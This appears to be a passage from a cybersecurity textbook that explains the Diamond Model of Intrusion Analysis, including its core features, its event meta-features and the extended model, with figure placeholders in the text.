


Figure 1.5: Meta features of the Diamond Model

The following are the essential features of the Diamond event in the Diamond Model of Intrusion Analysis.

- **Adversary:** An adversary often refers to an opponent or hacker responsible for the attack event. An adversary takes advantage of a capability against the victim to perform a malicious activity for financial benefit or to damage the reputation of the victim. An adversary can be individuals such as insiders or a competitor organization. Adversaries can use many techniques to gain information such as email addresses and network assets and attempt to attack any applications used in smartphones to gain sensitive information.
- **Victim:** The victim is the target that has been exploited or the environment where the attack was performed. The adversary exploits the vulnerabilities or security loopholes in the victim's infrastructure by using their resources. The victim can be any person, organization, institution, or even network information such as IP addresses, domain names, email addresses, and sensitive personal information of an individual.
- **Capability:** Capability refers to all the strategies, methods, and procedures associated with an attack. It can also be a malware or tool used by an adversary against the target. Capability includes simple and complex attack techniques such as brute forcing and ransomware attacks.
- **Infrastructure:** Infrastructure refers to the hardware or software used in the network by the target that has a connection with the adversary. It refers to "what" the adversary has used to reach the victim. Consider an organization having an email server in which all the data regarding employee email IDs and other personal details are stored. The adversary can use the server as infrastructure to perform any type of attack by targeting a single employee. Exploiting infrastructure leads to data leakage and data exfiltration.

Additional Event Meta-Features

In the Diamond Model, an event contains some of the basic meta-features that provide additional information such as the time and source of the event. These meta-features help in linking related events, making it easier and faster for analysts to trace an attack.

The following are the features that help in connecting related events.

- **Timestamp:** This feature can reveal the time and date of an event. It is important as it can indicate the beginning and end of the event. It also helps in analysis and determining the periodicity of the event.
- **Phase**: The phase helps in determining the progress of an attack or any malicious activity. The different phases of an attack include the phases used in the cyber kill chain framework: reconnaissance, weaponization, delivery, exploitation etc.
- **Result**: The result is the outcome of any event. For example, the result of an attack can be success, failure, or unknown. It can also be segregated using security fundamentals such as confidentiality(C) compromised, integrity(I) compromised, and availability(A) compromised. CIA Compromised.
- **Direction**: This feature refers to the direction of the attack. For instance, the direction can indicate how the adversary was routed to the victim. This feature can be immensely helpful when describing network-based and host-based events. The possible values for this feature include victim to infrastructure, adversary to infrastructure, infrastructure to infrastructure, and bidirectional.
- **Methodology**: The methodology refers to any technique that is used by the adversary to perform an attack. This feature allows the analyst to define the overall class of action performed. Some attack techniques are spear-phishing emails, distributed denial-of-service (DDoS) attacks, content delivery attacks, and drive-by-compromise.
- **Resource**: Resource feature entails the use of external resources like tools or technology used to perform the attack. It includes hardware, software, access, knowledge, data etc.

Extended Diamond Model

The extended Diamond Model also includes necessary features such as socio-political meta-features to determine the relationship between the adversary and victim as well as technology meta-features for infrastructure and capabilities.



Figure 1.6: Extended Diamond Model of Intrusion Analysis

